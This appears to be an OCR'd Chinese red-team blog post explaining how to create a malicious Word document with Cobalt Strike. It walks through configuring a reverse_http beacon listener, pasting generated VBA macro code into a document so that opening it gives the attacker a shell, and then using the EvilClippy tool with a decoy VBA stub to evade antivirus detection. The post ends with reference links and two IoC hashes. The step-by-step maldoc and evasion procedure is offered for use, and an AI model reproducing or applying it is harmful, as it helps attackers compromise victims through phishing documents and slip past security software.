
弹出界面选择Add，创建一个监听。




New Listener
Create a listener.
名字
office
Payload:
windows/beacon_http/reverse_http
主机:
192.168.100.3
端口:
8001
Save

生成vba代码：


输入
This beacon uses HTTP to check for taskings. Please provide the domains to use for beaconing. The A record for these domains must point to your Cobalt Strike system. An IP address is OK. Separate each host or domain with a comma.
192.168.100.3
确定
取消




word操作


点击上方标签视图标签，在该标签中点击宏按钮，弹出的对话框中输入宏名字，然后单击创建按钮。

首先清空所有代码，然后将复制的代码粘贴到编辑器中，关闭宏编辑窗口，保存退出。

双击再次运行保存的文档，当目标机器运行文档后，cobaltstrike会接收到目标机器反弹的shell。



目标进程会增加一个rundll32.exe进程。



免杀

免杀操作以cobaltstrike生成的恶意文档为例。关于恶意文档的生成方法参考上文，不再赘述。

工欲善其事，必先利其器

免杀工具：EvilClippy，该工具是outflanknl 大佬在2019年的BlackHat Asia会议上放出的。

使用方法：


1、创建一个虚假的vb文件，该文件会插到恶意文档中，里面需要放正常的代码，用于迷惑杀软。

```
Sub test()
'
' 该vb代码没有任何功能，用于迷惑杀软。
'
'
End Sub
```

将上述代码块中的代码，保存为 fakecode.vb 文件。

2、将 EvilClippy.exe、OpenMcdf.dll（该文件在GitHub项目的releases中）、cs生成的恶意文档以及用于迷惑杀软的 fakecode.vb 文件放置在同一目录下。

EvilClippy.exe –s fakecode.vba cs.doc




关于该工具的其他姿势，有兴趣的同学可以阅读这篇文章：


https://outflank.nl/blog/2019/05/05/evil-clippy-ms-office-maldoc-assistant/

实测效果

cobalt strike 生成的文档：



免杀后：



文档漏洞-参考资料

参考资料：

利用Excel4.0宏执行任意命令

宏病毒-i春秋

[https://www.varonis.com/blog/adventures-in-malware-free-hacking-part-iv/]

[https://securityoversimplicity.wordpress.com/2017/10/22/not-all-she-wrote-part-2-rigged-office-documents-part-1/]

[https://www.freebuf.com/column/152267.html]

[https://www.freebuf.com/column/154931.html]

[https://securityoversimplicity.wordpress.com/2017/11/23/not-all-she-wrote-part-3-rigged-rtf-documents/]

[https://blog.csdn.net/gongzixiaobai8842/article/details/78317580]

[https://www.freebuf.com/vuls/154468.html]

[https://securityoversimplicity.wordpress.com/2017/09/28/not-all-she-wrote-part-1-rigged-pdfs/]

[https://www.anquanke.com/post/id/87127]

[https://www.freebuf.com/articles/system/178920.html]

[https://eternal-todo.com/category/pdf?page=2]

IoC

b274f6ceda0083ee232ceaad1a4ff454cacd66e33cad53d8cde087dc906d7141

cdb10cc6ce4e876cfbbc656d4b72f4fef5d97fe83fa1a07278c84b731b955c1e

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队